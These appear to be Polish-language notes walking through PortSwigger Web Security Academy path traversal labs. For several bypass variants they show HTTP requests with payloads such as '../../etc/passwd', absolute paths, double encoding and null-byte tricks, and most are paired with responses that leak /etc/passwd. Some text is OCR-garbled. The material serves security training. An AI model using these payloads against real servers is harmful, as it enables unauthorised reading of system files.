

Teoria

```

```

```
/var/www/images/218.png
```

```
https://insecure-website.com/loadImage?filename=../../etc/passwd
```

```
/var/www/images/../../etc/passwd
```

```
/etc/passwd
```

```
https://insecure-website.com/loadImage?filename=../../../../windows/win.ini
```

File path traversal, simple case

1. Znalezienie requesta, który pobiera jakieś dane z serwera, raczej który wskazuje lokalizację jakiegoś komponentu

```
1 GET /image?filename=15.jpg HTTP/1.1
2 Host: acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net
3 Cookie: session=ej3yr9f3VVdTc6BpdPq1z9HDJ6N6XmV8
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: pl,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
14
15
```

2. Zmiana wartości tego parametru na ../../etc/passwd

```
GET /image?filename=../../etc/passwd HTTP/1.1
Host: acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net
Cookie: session=ej3yr9f3VVdTc6BpdPq1z9HDJ6N6XmV8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: image/avif,image/webp,*/*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acb51f3c1faf690fc02e6d32009c00d0.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x0:0:root:/root:/bin/bash
7 daemon:x1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x2:2:bin:/bin:/usr/sbin/nologin
9 sys:x3:3:sys:/dev:/usr/sbin/nologin
10 sync:x4:65534:sync:/bin:/bin/sync
11 games:x5:60:games:/usr/games:/usr/sbin/nologin
12 man:x6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x100:65534:/:nonexistent:/usr/sbin/nologin
25 peter:x12001:12001:/home/peter:/bin/bash
26 carlos:x12002:12002:/home/carlos:/bin/bash
27 user:x12000:12000:/:home/user:/bin/bash
28 elmer:x12099:12099:/home/elmer:/bin/bash
29 academy:x10000:10000:/academy:/bin/bash
30 messagebus:x101:101:/:nonexistent:/usr/sbin/nologin
31 dnsmasq:x102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32
```

File path traversal, traversal sequences blocked with absolute path bypass

1. To samo co wcześniej tylko z samym /etc/passwd

Request	Response
<pre>1 GET /image?filename=/etc/passwd HTTP/1.1 2 Host: ac2c1fc12f7e426c05ba30905900d1.web-security-academy.net 3 Cookie: session=aac2cNtAxSSySPfzFEW7ROEzRKiK 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0 5 Accept: image/avif,image/webp,*/* 6 Accept-Language: pl,en-US;q=0.7,en;q=0.3 7 Accept-Encoding: gzip, deflate 8 Referer: https://ac2c1fc12f7e426c05ba30905900d1.web-security-academy.net/product?productid=2 9 Sec-Fetch-Mode: no-cors 10 Sec-Fetch-Site: same-origin 11 Te: trailers 12 Connection: close 13 14 15</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: image/jpeg 3 Connection: close 4 Content-Length: 1256 5 6 root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/bin/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 apt:x:100:65534::/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001:/home/peter:/bin/bash 26 carlos:x:12002:12002:/home/carlos:/bin/bash 27 user:x:12000:12000:/home/user:/bin/bash 28 elmer:x:12098:12098:/home/elmer:/bin/bash 29 academy:x:10000:10000:/academy:/bin/bash 30 messagebus:x:101:101::nonexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin 32</pre>



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

```
../../../../{FILE}
../../../../{FILE}
../../../../{FILE}
../../../../{FILE}
../../../../{FILE}
../../../../{FILE}
../../../../{FILE}
../../../../{FILE}
```

Enter a new item

Add from list ...

Fuzzing - JSON_XML injection

Fuzzing - out-of-band

Fuzzing - SQL injection

Fuzzing - XSS

Fuzzing - path traversal

Fuzzing - path traversal (single file)

Fuzzing - template injection

3 letter words



payload before it is used

Fuzzing pod path traversala

File path traversal, traversal sequences stripped non-recursively

1. Jest tu mechanizm czyszczenia urla, więc trzeba trochę go zmienić

Request

PrettyRawHex

Select extension...

```
1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: acd01f0a1f07f4a3c066a59000bd0071.web-security-academy.net
3 Cookie: session=R4F4S2G6YHqZxDReeGnb9PFcFO623x1b
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: pl,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer:
9 https://acd01f0a1f07f4a3c066a59000bd0071.web-security-academy.net/product?productId=3
10 Sec-Fetch-Dest: image
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close
15
```

Response

PrettyRawHexRender


Select extension...

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32
```

File path traversal, traversal sequences stripped with superfluous URL-decode

1. Podwójnie zakodowany ciąg znaków


a. Krok 1



b. Krok 2



2. Wynik ostateczny



File path traversal, validation of start of path

1. Request jest inny niż wcześniej, plik ma podany całą ścieżkę a nie tylko nazwę

```
GET /image?filename=/var/www/images/68.jpg HTTP/1.1
Host: acc11fffe109771c088440900550021.web-security-academy.net
Cookie: session=uDBIASKzgebCSc8ar9bwj4zsgQAbKPM7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
```

2. Trzeba zachować ścieżkę /var/www/images i dopiero dalszą część można edytować

Request

Pretty Raw Hex ↵ ↗ ≡

Select extension...

```
1 GET /image?filename=/var/www/images/../../../../etc/passwd
2 HTTP/1.1
3 Host:
4 acc11fffe109771c088440900550021.web-security-academy.net
5 Cookie: session=uDBIASKzgebCSc8ar9bwj4zsgQAbKPM7
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
7 rv:99.0) Gecko/20100101 Firefox/99.0
8 Accept: image/avif,image/webp,*/*
9 Accept-Language: pl,en-US;q=0.7,en;q=0.3
10 Accept-Encoding: gzip, deflate
11 Referer:
12 https://acc11fffe109771c088440900550021.web-security-academy.net/product?productId=2
13 Sec-Fetch-Dest: image
14 Sec-Fetch-Mode: no-cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
```

Response

Pretty Raw Hex Render ↵ ↗ ≡

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32
```

File path traversal, validation of file extension with null byte bypass

1. Bardzo dobrze znane null byte bypass

Request

Pretty Raw Hex ↵ ↗ ≡

Select extension...

```
1 GET /image?filename=../../../../etc/passwd%00.jpg
2 HTTP/1.1
3 Host:
4 aca01f931e4122dac0a33bf500db00d5.web-security-academy.net
5 Cookie: session=CRpqJ7IFEeTuaTrdQcLxs8lsVkaqPNFT
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
7 x64; rv:99.0) Gecko/20100101 Firefox/99.0
8 Accept: image/avif,image/webp,*/*
9 Accept-Language: pl,en-US;q=0.7,en;q=0.3
10 Accept-Encoding: gzip, deflate
11 Referer:
12 https://aca01f931e4122dac0a33bf500db00d5.web-security-academy.net/product?productId=3
13 Sec-Fetch-Dest: image
14 Sec-Fetch-Mode: no-cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
```

Response

Pretty Raw Hex Render ↵ ↗ ≡

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32
```